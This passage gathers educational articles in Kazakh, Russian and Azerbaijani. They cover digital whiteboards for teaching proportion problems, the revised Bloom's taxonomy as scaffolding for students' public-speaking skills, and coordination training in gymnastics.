sBoard	Тегін нұсқада өлшемі шексіз тек бір тақта жасауға болады, алайда бұл көптеген оқушы болған кезде онша ыңғайлы емес. Қызметке кез келген құрылғыдан қол жеткізуге болады. Тегін нұсқада тапсырмалар немесе анықтамалар сияқты фотосуреттерді қосу мүмкіндігі бар.	
Pruffme	Тақталарды шектеусіз құру және пайдаланушыларды шақыру мүмкіндігі бар. Әр тақта үшін сабақтарды сақтауға болатын слайдтар жасау функциясы қолданылады. Pruffme жүйесінде тек онлайн тақта ғана емес, сонымен қатар курстар, тесттер, вебинарлар және конференциялар жасауға арналған мүмкіндіктер де бар.	

1-кесте. Интерактивті тақталар

Математика сабағын цифрлық ресурстар арқылы оқыту – бұл оқушыларға математиканы жеңіл әрі қызықты түрде меңгеруге көмектесетін тиімді әдіс болып табылады. Цифрлық ресурстар арқылы есептерді визуалды түрде көрсетіп, қадамдарды нақты түсіндіруге және қатемен жұмыстар жүргізуге мүмкіндік туады. Бұл оқушыларға материалды жақсы түсінуге, есеп шығару барысында әр қадамын жеңіл түсінуге көмектеседі.

«Мәтінді есептерді пропорцияның көмегімен шығару» тақырыбын цифрлық ресурстар арқылы оқыту, әсіресе интерактивті тақталар мен арнайы сайттар арқылы, оқу процесін қызықтырып, оқушының қабілетін мен білімін арттырады. Сонымен қатар, оқушылар өз бетінше жұмыс істеуге дағдыланып, қиындықтарды шешуде сенімділікке ие болып, өзін-өзі бағалайды. Цифрлық ресурстарды пайдалану оқытудың тиімділігін арттырып, білім алу процесін қолжетімді әрі түсінікті етеді. Бұл әдіс барлық оқушылар үшін математиканы оңай меңгеруге және жақсы нәтижелерге жетуге жол ашады.

Әдебиеттер тізімі:

1. ҚР Президентінің К.К.Тоқаевтың 16.03.2022 жылғы жолауы, Астана 2022. <https://www.akorda.kz/kz/memleket-basshysy-kasym-zhomart-tokaevtyn-kazakstan-halkyna-zholdauy-1622340>
2. Павлоцкая, О. В. Текстовые задачи — инструмент педагога в обучении математике / О. В. Павлоцкая. — Текст : непосредственный // Молодой ученый. — 2023. — № 31 (478). — С. 157-161.
3. Лыскова В.Ю. О неправильной модели задачи «движение по реке» и методе решения с опорой на инвариант // Вестн. Тамб. ун-та. Сер.: Естеств. И техн. Тамбов, 2005. Т. 10. Вып. I
4. <https://mpost.io/ru/top-ai-based-mathematics-learning-platforms-for-students/>

ПЕРЕСМОТРЕННАЯ ТАКСОНОМИЯ БЛУМА КАК ОПОРА ПРИ РАЗВИТИИ НАВЫКОВ ПУБЛИЧНОГО ВЫСТУПЛЕНИЯ СТУДЕНТОВ

Баймамыров Серикказы Амангазинович

Преподаватель, Карагандинский университет имени Е.А. Букетова, Казахстан

АННОТАЦИЯ

В данной статье рассматривается значение навыков публичного выступления в современном образовательном пространстве. Принципы таксономии Блума могут быть применены для развития навыков публичного выступления, начиная от формирования базовых знаний о методах и техниках выражения мыслей вплоть до способности критически оценивать собственные и чужие презентации. Эта система иерархически структурирует учебные цели, что предоставляет возможность пошагово развивать необходимые навыки.

Ключевые слова: таксономия Блума, опора, навыки публичного выступления, школьники, навыки работы с информацией, коммуникативные навыки.

Введение

В современном образовательном процессе развитие навыков публичного выступления приобретает все возрастающее значение, поскольку умение эффективно коммуницировать и презентовать идеи становится ключевым требованием в различных сферах деятельности. Одним из инструментов, позволяющих структурировать и систематизировать процесс обучения, служит таксономия Блума.

Создание таксономии Блума началось ещё в XX веке. В то время группа учёных под руководством Бенджамина Блума, американского психолога и педагога, работала над созданием универсального инструмента, при помощи которого можно объективно и без труда оценивать уровень достижения обучающимися какой-либо учебной цели. В то время уже фигурировало множество терминов и понятий, связанных с такими целями обучения, но конкретики в них не прослеживалось: не было ни чёткой структуры, ни уровня порядка.

Американские учёные начали систематизировать все учебные цели, ориентируясь на когнитивный навык, необходимый для их достижения. Результатом данного исследования стала иерархия учебных целей, состоящая из шести уровней: от базового к продвинутому.

В 1956 группа ученых Чикагского университета опубликовала эту иерархию учебных целей в книге «Таксономия образовательных целей». Данная система учебных целей получила название «Таксономия Блума». Эта публикация стала основой для дальнейших исследований и практического применения таксономии Блума в системе образования.

Стоит отметить, что в научном поле фигурируют 3 сферы образовательных целей: когнитивная, аффективная и психомоторная. Аффективная и психомоторная сферы связаны с чувствами и действиями соответственно. Когнитивная сфера, в свою очередь, связана со сферой освоения знаний. Оригинальная таксономия Блума касается исключительно когнитивной сферы образовательных целей.

Как уже было сказано, таксономия состоит из 6 уровней. Зачастую их изображают в виде пирамиды. (рис.1)



Рисунок 1. Таксономия Блума

Рассмотрим каждый из уровней более детально.

Первый уровень – знание. Сюда входят самые базовые действия – получение какой-либо информации, ее запоминание и воспроизведение, то есть бессознательное повторение. Глаголы, характерные для данного уровня: повторить, рассказать, показать, назвать.

Второй уровень - понимание. Здесь основным принципом является интерпретация материала. Данный уровень характеризуется не только простым запоминанием информации, но и первичным ее пониманием и минимальной переработкой. Глаголы данного уровня: перефразировать, объяснить, описать, определить признаки.

Третий уровень – использование. Целью данного уровня является непосредственное применение полученных знаний на практике. Глаголы, характерные для данного уровня: применить, проиллюстрировать, преобразовать, воссоединять.

Четвёртый уровень – анализ. На данном уровне ученики должны анализировать информацию, выстраивать логические цепочки, сопоставлять факты и делить большой материал на маленькие смысловые части. Глаголы для данного уровня: выявлять, проанализировать, сопоставлять, классифицировать.

Пятый уровень – синтез. Здесь смысл лежит в применении всех имеющихся знаний с целью создания чего-либо нового. Глаголы, характерные для данного уровня: создать, планировать, придумать, моделировать.

Последний уровень – оценка. Этот уровень – цель всего обучения. Данный уровень позволяет оценить ценность информации, обсуждать слабые и сильные стороны, а также выдвигать конструктивные предложения по поводу улучшения работы с информацией. Глаголы данного уровня: оценить, доказать, защитить точку зрения, аргументировать, давать рекомендации.

Методы исследования

С течением времени многие психологи и ученые пытались пересмотреть идеи таксономии. В 2001 году Дэвид Крэтвол и Лорин Андерсон, коллега и ученик Блума соответственно, создали модифицированную таксономию Блума. Именно это версия таксономии нашла признание в методических кругах, поскольку она облегчила весь процесс преподавания в целом, делая его максимально понятным и логичным. В последствии данная модификация получила название «Пересмотренная таксономия Блума». (рис. 2)




Рисунок 2. Пересмотренная таксономия Блума

Отличий между классической таксономией и пересмотренной всего два: исчезновение одного уровня и появление другого, нового. Вместо уровня «синтез» пришел уровень «оценка», сохраняя при том все свои принципы. Новый уровень пересмотренной таксономии – это «создание», то есть применение всех полученных навыков и знаний в процессе обучения для создания чего-либо нового.

В контексте развития навыков публичного выступления стоит рассматривать именно пересмотренную таксономию Блума, поскольку само выступление – это продукт, который создается обучающимся с использованием его различных знаний по теме.

Для полного понимания возможности использования идей пересмотренной таксономии, необходимо проанализировать, какие именно навыки необходимы для публичного выступления.

Как известно, одним из решающих факторов успешности публичного выступления является непосредственно сам его текст. При написании текста необходимо отталкиваться от замысла всего публичного выступления. Сюда входит релевантность информации, ее структурированность, понятность и чёткость. В современном мире, где информация льется бесконечным потоком, крайне важно отделять необходимое от бессмысленного, главное – от второстепенного. Чтобы успешно преодолеть эту сложность и составить информативный, но в то же время лаконичный текст, необходимо развивать целую группу навыков – навыков работы с информацией.

Второй аспект, влияющий на успешность публичного выступления – это сам процесс выступления. Сюда входят сразу несколько параметров: темп и выразительность речи, манера и способ подачи информации, жесты и многое другое. То есть те вещи, которые позволяют донести информацию до слушателей. Данные навыки можно отнести к группе коммуникативных.

Пересмотренная таксономия Блума обращает больше внимания на активное и творческое мышление, что делает ее более современной и применимой к современным образовательным потребностям. Эта пересмотренная версия помогает преподавателям и обучающимся более точно определить цели обучения и оценки на разных уровнях сложности. К тому же пересмотренная таксономия Блума способна помирить постоянное противостояние между качественными предметными знаниями и софт-скиллами. Учитывая, что пересмотренная таксономия Блума является уже двумерной моделью, становится проще планировать образовательные цели.

Знание, как и в оригинальной таксономии Блума 1956 года, не просто описывается отдельно, оно образует новое измерение. Таким образом таксономия Блума

эволюционирует из одномерной в двумерную. Измерение знаний представлено четырьмя основными типами знаний (в оригинальной таксономии их одиннадцать). Фактуальные знания – это основные элементы, которые должны знать студенты для ознакомления с дисциплиной или решения задач по ней. Характеризуется наличием в содержании терминологии, специализированных символов, формируется словарный запас, атрибутированный именно этой дисциплине, обучающиеся знают конкретные детали и элементы, присущие изучаемой области.

Концептуальные знания представляет собой взаимосвязь между основными элементами в рамках более крупной структуры, позволяющая им функционировать вместе. Например, такой результат обучения достигается, когда обучающийся способен назвать (воспроизвести) закон сохранения массы, теорему Пифагора, теорию эволюции, геологические периоды, формы собственности и др.

Процедурные знания включают в себя знания как что-то делать, методы исследования и критерии использования навыков, алгоритмов, приемов и методов. К этому типу знаний можно отнести алгоритм решения квадратных уравнений, проведения лабораторного опыта, анализа текста. При высоком уровне развития данного типа знаний обучающиеся определяют, когда использовать соответствующие процедуры. Метакогнитивное знание требует значительного умения абстрактно мыслить, это знание познания в целом, а также осознание и знание собственного познания. Этот тип знаний можно назвать стратегическим, предполагающим знания эвристики, когнитивных требований для выполнения конкретной задачи. Обучающийся способен рефлексировать, т.е. заниматься самопознанием, осознанием собственного уровня знаний [1].

Как и в оригинальной таксономии, имеется шесть уровней измерения познавательного процесса. Пересмотренная таксономия Блума включает следующие уровни когнитивных навыков (в порядке возрастания сложности):

- Помнить - извлекать соответствующие знания из долговременной памяти. Этот уровень соответствует уровню "Знание" в исходной таксономии Блума. Студенты способны воспроизводить информацию, факты и понятия.
- Понимать - создавать смысл из обучающей информации, включая устную, письменную и графическую коммуникацию. Этот уровень соответствует уровню «Понимание» или восприятие в исходной таксономии. Здесь студенты не только помнят информацию, но и способны объяснить ее, интерпретировать и сравнивать.
- Применять - осуществлять использование в данной ситуации. Этот уровень аналогичен уровню "Применение" в исходной таксономии. Студенты могут использовать свои знания для решения конкретных задач.
- Анализировать - делить материал на составляющие и определение, как части соотносятся друг с другом и с общей структурой или назначением. Этот уровень соответствует уровню "Анализ" в исходной таксономии. Здесь студенты разбирают информацию на составные части, выявляют закономерности и связи.
- Оценивать - делать суждения на основе критериев и стандартов. Этот уровень аналогичен уровню "Оценка" в исходной таксономии. Студенты могут делать оценку и принимать решения на основе анализа информации и аргументации.
- Создавать - объединять элементы, чтобы сформировать согласованное или функциональное целое. Реорганизовать элементы в новый шаблон или структуру. Этот уровень соответствует уровню "Синтез" в исходной таксономии. Здесь студенты могут создавать новые идеи, продукты и концепции [1].

Применение знаний, часто рассматриваемое как навык низшего порядка, обозначает способность использовать информацию или навыки в конкретных ситуациях без необходимости глубокого анализа, синтеза или критического мышления. Применение, или

применительный навык, представляет собой способность использовать изученную информацию в конкретных практических ситуациях. Это может включать в себя решение конкретных задач, применение определенных процедур или выполнение рутинных действий на основе предварительно усвоенных знаний. Примерами могут служить решение уравнения, написание письма, анализ текста по известным правилам, или даже вождение автомобиля по известным правилам дорожного движения.

Теперь рассмотрим, почему применение обычно рассматривается как навык низшего порядка:

- **Механическое выполнение:** применение, как правило, подразумевает выполнение действий по шаблону или стандартным процедурам. Это может быть механическим процессом, который не требует глубокого анализа или творческого мышления.

- **Ограниченная обработка информации:** при применении информации человек обычно не вдаётся в глубокий анализ или интерпретацию данных. Он просто использует существующие знания для выполнения конкретной задачи.

- **Минимальное критическое мышление:** применение не обязательно включает в себя оценку или критическое мышление. Человек может выполнять действия по инструкции, не задаваясь вопросами о целесообразности или эффективности этих действий.

- **Ограниченная адаптация:** в большинстве случаев применение знаний не требует адаптации к новым или изменяющимся условиям. Человек использует знания в известном контексте, не изменяя их существенно. Рассмотрим аргументы, в которых применение может быть навыком высшего порядка.

- **Совокупность знаний:** Для успешного применения информации человек должен не только знать факты, но и уметь анализировать и оценивать их с учетом конкретной ситуации. Это требует высокой степени интеллектуальной обработки информации [4].

- **Решение сложных задач:** В реальной жизни часто приходится сталкиваться с ситуациями, которые не могут быть решены просто повторением знаний из учебника. Применение навыков высшего порядка, таких как анализ, синтез и оценка, помогает решить сложные задачи.[5]

- **Контекстуальное мышление:** Применение требует способности учитывать контекст и адаптировать знания и навыки к конкретным обстоятельствам. Это подразумевает гибкость и способность видеть более широкую картину.

- **Принятие обоснованных решений:** Применение знаний и навыков для принятия обоснованных решений является высшей ступенью умственной деятельности. Это включает в себя анализ альтернатив, оценку последствий и выбор наиболее подходящего варианта.

- **Творческое мышление:** в некоторых случаях, особенно в искусстве, науке и инновациях, применение знаний и навыков может потребовать творческого подхода. Это включает в себя способность генерировать новые идеи и решения на основе имеющихся знаний.[6]

- **Контроль над процессом:** Применение также включает в себя способность контролировать процесс и корректировать его по мере необходимости. Это требует метакогнитивных навыков, которые позволяют человеку следить за своим мышлением и действиями [7].

Научные результаты

Исходя из вышеперечисленного, можно сделать вывод, что к навыкам публичного выступления можно отнести две большие группы навыков: навыки работы с информацией и коммуникативные навыки. Развитие навыков публичного выступления – это целый комплекс действий. Сложность этого развития представляет разносторонность необходимых навыков, которые нужно развивать комплексно, а не отдельно.

Здесь прослеживается чёткая связь между таксономией Блума и развитием навыков публичного выступления. Таксономия может послужить своеобразной опорой, которая позволяет разделить весь процесс развития навыков на несколько уровней, начиная с теоретической подготовки выступления и заканчивая саморефлексией после него. Такая опора упрощает весь процесс развития этих навыков, потому что она делает процесс всего обучения последовательным.

Рассмотрим потенциал каждого уровня, предназначенного для развития навыков публичного выступления, в пересмотренной таксономии более подробно.

Знание. Здесь обучающиеся знакомятся с основными понятиями и терминологией публичного выступления. Это включает в себя изучение различных видов речей, структурирования выступлений и знакомство с основными техниками, такими как использование жестов, мимики и модуляции голоса. Этот фундамент позволяет создать базу, необходимую для дальнейшего изучения. Что касается навыков работы с информацией, то обучающиеся изучают в теории способы обработки информации, приемы по выявлению главного в тексте, а также способы упрощения информации и создания лаконичного текста для выступления.

Понимание. Обучающиеся начинают осмысливать изученный материал, анализировать его и интерпретировать. На этом этапе они могут обсуждать, почему определенные техники работают лучше в тех или иных ситуациях, а также учиться адаптировать свои выступления в зависимости от аудитории, поскольку понимание контекста является ключевым для успешной коммуникации. Навыки работы с информацией не являются исключением.

Применение. На данном этапе начинается непосредственная работа со всеми знаниями сразу. При подготовке текста к выступлению, обучающиеся находят информацию в разных источниках, анализируют ее, упрощают, дополняют. Далее они начинают разрабатывать собственные презентации и проводить их перед мини-группой в качестве апробации. Это практическое применение знаний и подготовленных материалов способствует формированию уверенности и настойчивости. Они получают обратную связь, что помогает улучшать свои навыки и точнее реагировать на потребности слушателей.

Анализ и Оценка тесно связаны друг с другом. Здесь обучающиеся учатся распознавать сильные и слабые стороны своих выступлений, а также оценивать выступления других. Важно анализировать и все выступление в целом, и его части по отдельности. Применение анализа для рассмотрения частей выступления позволяет дать более объективную оценку, потому что части целостной системы становятся более понятными, когда рассматриваются вне контекста других. Такой критический подход позволяет не только совершенствовать собственные навыки, но и расти как специалистам, способным к рефлексии и саморазвитию в сфере коммуникации.

Вершина всего процесса обучения – это **Создание**. Обучающиеся формируют полноценное выступление, при подготовке к которому применяют все навыки, методы и техники, полученные ранее в процессе обучения. Таксономия Блума представляет собой принцип последовательного обучения от простого - к сложному. На следующий уровень можно перейти тогда, когда предыдущий полностью освоен. Поэтому уровень Создания не должен вызывать критических проблем среди обучающихся, поскольку все необходимые навыки были изучены ими заранее в ходе «подъема» от базового уровня таксономии к продвинутому.

Для того чтобы публичное выступление обеспечивало развитие личности студента, учило мыслить, действовать, формировало устойчивые навыки поведения используются теоретические материалы в соответствии с таксономией Блума, в которой задания классифицируются на шесть уровней.

Первый уровень - «Знания» - имеет своей целью научение интериоризировать информацию, то есть переносить информацию со страниц литературы и других источников в кладовую памяти, то есть превращать информацию в знания. Эта категория обозначает запоминание и воспроизведение изученного материала. Речь может идти о различных видах содержания - от конкретных фактов до целостных теорий. Общая черта этой категории - припоминание соответствующих сведений. На данном уровне студент знает (запоминает и воспроизводит) употребляемые термины, конкретные факты, методы и процедуры, основные понятия, знает правила и принципы.

Второй уровень - «Понимание» - имеет целью научение манипулировать знаниями (представлять в различных видах интериоризированную информацию, которая попала в память). Показателем способности понимать значение изученного может служить преобразование (трансляция) материала из одной формы выражения в другую - его «перевод» с одного «языка» на другой (например, из словесной формы - в цифровую). В качестве показателя понимания может выступать интерпретация материала студентом (объяснение, краткое изложение) или же предположение о дальнейшем ходе развития событий (предсказание последствий, результатов). Здесь студент понимает факты, правила и принципы; интерпретирует словесный материал, схемы, графики, диаграммы; предположительно описывает последствия, вытекающие из имеющихся данных.

Третий уровень - «Применение» - обозначает умение использовать изученный материал в конкретных условиях и в новых ситуациях. Сюда входит применение правил, методов, понятий, законов, принципов, теорий. Соответствующие результаты изучения требуют более высокого уровня владения материалом, чем понимание. Студент использует понятия и принципы в новых ситуациях; применяет законы, теории в конкретных практических ситуациях; демонстрирует правильное применение метода или процедуры.

Четвертый уровень - «Анализ» - имеет целью научение посредством применения алгоритма анализа (элементарной мыслительной операции), на основе ранее приобретенных знаний, открытие для себя новых знаний. Эта категория обозначает умение разбить материал на составляющие так, чтобы ясно выступала его структура. Сюда относятся вычленение частей целого, выявление взаимосвязей между ними, осознание принципов организации целого. Студент выделяет скрытые (неявные) предположения; видит ошибки и упущения в логике рассуждений; проводит разграничения между фактами и следствиями; оценивает значимость данных.

Пятый уровень - «Синтез» - имеет целью научение посредством алгоритма синтеза (элементарной мыслительной операции), на основе ранее приобретенных знаний, открытие новых знаний. Перед выполнением такого задания дается алгоритм выполнения данной мыслительной операции. Эта категория обозначает умение комбинировать элементы так, чтобы получить целое, обладающее новизной. Таким новым продуктом может быть сообщение (выступление, доклад), план действий, схемы, упорядочивающие имеющиеся сведения. Достижение соответствующих результатов предполагается деятельностью творческого характера, направленная на создание новых схем, структур. Студент пишет небольшое творческое выступление; предлагает план проведения эксперимента; использует знания из различных областей, чтобы составить план решения той или иной проблемы.

Шестой уровень - «Оценивание» - имеет целью научение делать умозаключения в конкретной ситуации на основе ранее приобретенных знаний и жизненного опыта. Эта категория обозначает умение оценивать значение того или иного материала (утверждения, художественного произведения, исследовательских данных и т. д.). Суждения студента должны основываться на четких критериях: внутренних (структурных, логических) или внешних (соответствие намеченной цели). Критерии могут определяться самим студентом

или предлагаться ему извне, например, преподавателем. Данная категория предполагает достижение учебных результатов в рамках всех предшествующих категорий. Студент оценивает логику построения материала в виде письменного текста; соответствие выводов имеющимся данным, значимость того или иного продукта деятельности, исходя из внутренних критериев.

Выводы

Таким образом, таксономия Блума становится мощным инструментом в развитии навыков публичного выступления студентов, способствуя их всестороннему развитию. Развитие навыков публичного выступления у студентов — это важный аспект образовательного процесса, который значительно влияет на формирование уверенности, коммуникативных способностей и критического мышления обучающихся. Применение таксономии Блума в этом контексте позволяет структурировать обучение, делая его более эффективным и целенаправленным.

Также важно отметить, что таксономия Блума может помочь студентам не только в развитии навыков публичного выступления, но и в повседневной жизни. Она учит мыслить системно, анализировать информацию и выстраивать свои мысли в логичную последовательность, что может быть полезно в любой ситуации, требующей умения выступить перед аудиторией.

Список литературы:

1. Anderson L.W., Krathwohl D.R. A taxonomy for learning, teaching, and assessing. - New York: Longman, 2001. - 352 с.
2. Bloom B. Taxonomy of Educational Objectives, the classification of educational goals. - Handbook I: Cognitive Domain. изд. - New York: McKay, 1956. - 207 с.
3. Бабилова Н. Н. Проектирование результатов обучения с использованием модифицированной таксономии Блума // Психология и педагогика: методика и проблемы практического применения. - 2015. - С. 77-84.
4. Nussbaum E.M., Edwards O.V. Critical questions and argument stratagems: A framework for enhancing and analyzing students' reasoning practices // Journal of the Learning Sciences. 2011. Vol. 20, № 3. P. 443–488.
5. Ngum N.D. The Benefits of Critical Thinking Skills and Techniques for Teaching these Skills in the Classroom for Quality Education // African journal of Social Sciences. 2019. Vol. 10, № 3. P. 99–106.
6. Soyadi B.B.Y. Creative and Critical Thinking Skills in Problem-based Learning Environments // Journal of Gifted Education and Creativity. 2015. Vol. 2, № 2. P. 71.
7. White B.Y., Frederiksen J.R. Inquiry, Modeling, and Metacognition: Making Science Accessible to All Students // Cogn Instr. 1998. Vol. 16, № 1. P. 3–118.
8. Царикова К.Н. Использование таксономии Б.Блума в процессе обучения английскому языку // Язык. Культура. Коммуникация. - Ульяновск: Ульяновский государственный университет, 2019. - С. 156-168.
9. Яковлева О.Н. Public Speaking in English. Публичное выступление на английском языке: учебное пособие. - Ижевск: Удмуртский Университет, 2012. - 124 с.

In the learning process of complex coordinated movements modern technologies for the formation of motor skills and habits

Günəl Rasim qızı Eyvazlı

The gymnastics teacher at the «Sports School» department of the Azerbaijan Sport Academy

Xülasə: Gimnastikada yüksək nəticələr əldə etmək üçün beynəlxalq arenada yalnız yaxşı düşünülmüş, sübut edilmiş texnologiya yolu ilə tədris metodlarını qeyri-dəqiq və natamam biliyi ciddi şəkildə necə çevirmək barədə elmi fikir axtarır.

Açar sözlər: məşq, hərəkəti qabiliyyət, bioloji, biomexaniki, didaktik, texnoloji, psixoloji və pedaqoji, funksional, problemin təhlili, gimnastika, hərəkət quruluşu

Abstract: In order to achieve high results in gymnastics, it is only looked for a scientific idea of how to seriously transform teaching methods into inaccurate and incomplete knowledge through well-thought-out, proven technology in the international arena

Keywords: exercise, motor skills, biological, biomechanical, didactic, technological, functional, problem analysis, Gymnastics, movement structure, psychological and pedagogical.

Mövzunun aktuallığı. Gimnastikada yüksək nəticələr əldə etmək üçün beynəlxalq arenada yalnız yaxşı düşünülmüş, sübut edilmiş texnologiya yolu ilə tədris metodlarını qeyri-dəqiq və natamam biliyi ciddi şəkildə necə çevirmək barədə elmi fikir axtarır. Hərəkəti fəaliyyətin tədrisi probleminin təhlilindən də göründüyü kimi, məşqlər aşağıdakı struktur tərkibindən ibarətdir: hərəkəti, bioloji, biomexaniki, didaktik, texnoloji, psixoloji və pedaqoji, funksional.

Hərəkət strukturunda formalaşmış «zəif» həlqə həmişə idmançıya yüksək nəticə əldə etməyə çətinlik yaradır. «Öyrənmə və öyrətməyin asanlıqlığının əsasları» fəslində verilmiş nəzəri və metodiki tövsiyələr – təlim prosesində «sadədən mürəkkəbə, asandan çətinə» riayət etmək – bu gün də aktualdır.

Mürəkkəb tullanmalarında effektiv icra texnikasının formalaşdırılması üçün zəruri təmrin və hərəkət birləşmələrindən istifadə etməklə əldə olunan «məşqlənmə effektivinin» köçürülməsi müəyyən edilir.

Tədqiqatın məqsədi. Mürəkkəb tullanmaların öyrədilməsi prosesində hərəkəti bacarıq və vərdişlərinin formalaşdırılmasının müasir texnologiyalardan istifadə xüsusiyyətlərini müəyyən etmək.

Tədqiqatın vəzifələri. İşin məqsədinə uyğun olaraq qarşıya qoyulmuş məsələlərin həlli üçün planlaşdırılmış mərhələlər nəzərdə tutulmuşdur:

- ✓ Təlim materialın mənimsənilməsinin öyrətmə proqramları.
- ✓ Müxtəlif çətin koordinasiyalı hərəkətlərin öyrətmə prosesində bilik, hərəkəti bacarıq və vərdişlərin formalaşdırılması.


Tədqiqatın metodları. Tədqiqatın məqsədinin hazırlanması üçün aşağıdakı metod istifadə olunması nəzərdə tutulur:

Ədəbiyyat mənbələrinin təhlili: Son illərdə dünyada ümumi və dar hədəfli (lokal) hərəkət və idmançının hərəkətlərinin koordinasiyasının inkişafına və inkişafına təsir göstərmə proqramları uğurla hazırlanmışdır .

Batutun istifadəsi koordinasiya bacarıqlarının inkişafına kömək edir. Təhlükəsizlik şərtlərinə artan uyğunluqdan əlavə, batutda məşqləri aşağıdakı müsbət təsirlərə malikdir:


- ✓ Hərəkətlərin koordinasiyasını inkişaf etdirir;
- ✓ Vestibulyar aparatın daha yaxşı işləməsinə kömək edir;
- ✓ Ürəyin işini normallaşdırır;
- ✓ Əzələ gərginliyini aradan qaldırır.

Hərəkəti fəaliyyətin tədrisi probleminin təhlilindən də göründüyü kimi, idman məşqi təxmini aşağıdakı struktur tərkibindən ibarətdir: hərəkəti, bioloji, biomexaniki, didaktik, texnoloji, psixoloji və pedaqoji, funksional (şəkil 1).



Şəkil 1. İdman hərəkətinin nümunəvi struktur tərkibi

Təlimin faza quruluşunda idman texnikasının əsas elementlərinin öyrədilməsi texnologiyası hərəkətlərin istinad nöqtələri metodu ilə həyata keçirilir. Bu metod, hərəkətin idman texnikasının biomexaniki təhlili, öndəki və növbəti bədən duruşlarının, faza quruluşunda idman texnikasının əsas elementlərinin müəyyənləşdirilməsi ilə bədən vəziyyəti göstəricilərinin qiymətləndirilməsi üçün nəzərdə tutulmuşdur (şəkil 2).



Şəkil 2. İdman hərəkətin fazalı quruluşunda texnikanın qovşaq elementləri

Məlum oldu ki, gimnastikanın öyrənilməsinin ilkin mərhələlərində məşqlər əsasən bütövlükdə statik və dinamik koordinasiyanı stimullaşdırır. Digər hərəkəti qabiliyyətlərini nisbətən sadə fiziki hərəkətlər vasitəsilə inkişaf etdirmək olarsa, çevikliyin inkişafı üçün koordinasiya-hərəkəti əlaqəsində çətinliklə müəyyən dərəcədə fərqlənən məşqlərdən istifadə olunur. Bu çətinlik əsasən hərəkətlərin

düzgünlüyünə, onların qarşılıqlı əlaqələndirilməsinin miqyasına və vəziyyətin qəfil dəyişmə dərəcəsinə dair tələblərdən ibarətdir. Son zamanlar gimnast qabiliyyətlərin əhəmiyyəti:

- ✓ Fəzadə tez orientasiya etmək bacarığı;
- ✓ Əzələ hisslərini incə şəkildə fərqləndirmək və tənzimləmək;
- ✓ Əzələ gərginliyinin dərəcəsi;
- ✓ Ətraf mühit siqnallarına tez reaksiya vermək;
- ✓ Vestibulyar dayanıqlıq.

Vestibulyar sabitlik vestibulyar analizatorun stimullaşdırılmasından sonra pozanın və ya hərəkət istiqamətinin qorunması ilə xarakterizə olunur.

Koordinasiya qabiliyyətinin qiymətləndirilməsi meyarları hədəf oriyentasiya nöqtəyi-nəzərindən məkan və zamanda hərəkətləri və səyləri rəşional təşkil etmək, semantik və dinamik quruluşunu qoruyub saxlamaqla hərəkətləri yenidən qurmaq, onların hədəf oriyentasiyasını dəyişdirmək və ya saxlamaq bacarığı ilə ifadə edilə bilər. 6-7 yaşıdan 10-12 yaşa qədər olan yaş dövrü, xüsusi təşkil edilmiş hərəkəti fəaliyyətinin köməyi ilə koordinasiya bacarığının inkişafı üçün ən əlverişlidir.

